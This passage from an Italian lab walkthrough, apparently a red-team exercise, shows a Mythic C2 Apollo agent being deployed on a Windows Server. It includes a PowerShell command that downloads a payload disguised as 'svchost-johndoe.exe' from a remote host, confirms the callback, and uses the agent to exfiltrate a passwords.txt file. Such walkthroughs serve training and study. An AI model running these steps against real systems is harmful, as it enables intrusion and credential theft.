
Verifichiamo e rinominiamo il payload scaricato sul **Mythic Server** in modo da poterlo includere facilmente nella richiesta che faremo dal **Windows Server**, una volta scaricato verifichiamo la sua presenza su **Windows**:

```
PS C:\Users\Administrator> Invoke-WebRequest -Uri http://155[REDACTED]/svchost-johndoe.exe -OutFile "C:\Users\Public\Downloads\svchost-johndoe.exe"  
PS C:\Users\Administrator> ls
```

```
PS C:\Users\Administrator> cd C:\Users\Public\Downloads  
PS C:\Users\Public\Downloads> dir  
  
Directory: C:\Users\Public\Downloads  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----           10/6/2024  10:59 AM        2095616 svchost-johndoe.exe  
  
PS C:\Users\Public\Downloads> _
```

Mythic Agent Setup

Una volta scaricato, avvio il payload su **Windows** e mi accerto che il processo sia stato avviato e che quindi avvii l'agent Apollo che comunicherà col **C2 Server**, possiamo farlo con **netstat**, verificherò inoltre la **callback** generata sulla Web UI di **Mythic**:



INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
1	155.138.133.204	WIN-JOHNDOE	Administrator	WIN-JOHNDOE	4268	1 seconds	Created by mythic admin at 2024-10-06 11:18:26 Z	apollo

Mythic Agent Setup

Dalla Web Ui di Mythic posso interagire ora col **Windows Server**, una volta testata tale funzionalità posso procedere con **l'Exfiltration** usando il comando download e scaricare sul **C2 Server** il file passwords.txt come stabilito nel piano di attacco:

The screenshot displays the Mythic Web UI interface. The top section shows a file listing for the path `/ 16 / mythic_admin / 1 / apollo /`. The listing includes columns for ACTIONS, TASK, NAME, SIZE, OWNER, CREATED, LAST MODIFIED, and LAST ACCESSED. The files listed are `My Music`, `My Pictures`, `My Videos`, `desktop.ini`, and `passwords.txt`.

The bottom section shows the command `download passwords.txt` being executed. The results table displays the file size (12 B), host (WIN-JOHNDOE), file name (passwords.txt), path (passwords.txt), task (17), and tags. Below the table, there is a PREVIEW section with a syntax dropdown set to `html` and a preview of the file content, which is `Windows2024!`.

ACTIONS	TASK	NAME	SIZE	OWNER	CREATED	LAST MODIFIED	LAST ACCESSED
ACTIONS	LS	My Music	0 Bytes	NT AUTHORITY\SYSTEM	06/10/2024, 10:32:04	06/10/2024, 10:32:04	06/10/2024, 10:32:04
ACTIONS	LS	My Pictures	0 Bytes	NT AUTHORITY\SYSTEM	06/10/2024, 10:32:04	06/10/2024, 10:32:04	06/10/2024, 10:32:04
ACTIONS	LS	My Videos	0 Bytes	NT AUTHORITY\SYSTEM	06/10/2024, 10:32:04	06/10/2024, 10:32:04	06/10/2024, 10:32:04
ACTIONS	CAT	desktop.ini	402 Bytes	BUILTIN\Administrators	06/10/2024, 10:32:21	06/10/2024, 10:32:21	06/10/2024, 10:32:21
ACTIONS	CAT	passwords.txt	12 Bytes	BUILTIN\Administrators	06/10/2024, 11:03:27	06/10/2024, 11:03:49	06/10/2024, 11:03:49

Size	Host	File	Path	Task	Tags
12 B	WIN-JOHNDOE	passwords.txt	passwords.txt	17	


PREVIEW

Syntax: `html`



1 Windows2024!

Mythic Agent Setup

Posso infine visualizzare i file scaricati nella relativa sezione:



The screenshot displays the Mythic Agent Setup web interface. The top navigation bar includes a hamburger menu, various icons for different sections, and the text "Operation Chimera". Below this, a secondary navigation bar highlights the "FILES" section, with other options like CALLBACKS, TASKS, CREDENTIALS, KEYLOGS, ARTIFACTS, TOKENS, PROXIES, PROCESSES, and TAGS. The main content area features a search bar labeled "Host Name Search...", a "Search..." input field, and dropdown menus for "Filename" and "Downloads". There are also buttons for "FILES" and "DELETED". A table below shows a list of files, with the first entry being "Host: WIN-JOHNDOE" and "passwords.txt", which is 12 Bytes in size. The table has columns for Actions, File, Comment, Size, Tags, and More. A "FilePreviewed" button is visible next to the file entry.

Actions	File	Comment	Size	Tags	More
<input type="checkbox"/>	 Host: WIN-JOHNDOE passwords.txt		12 Bytes		FilePreviewed 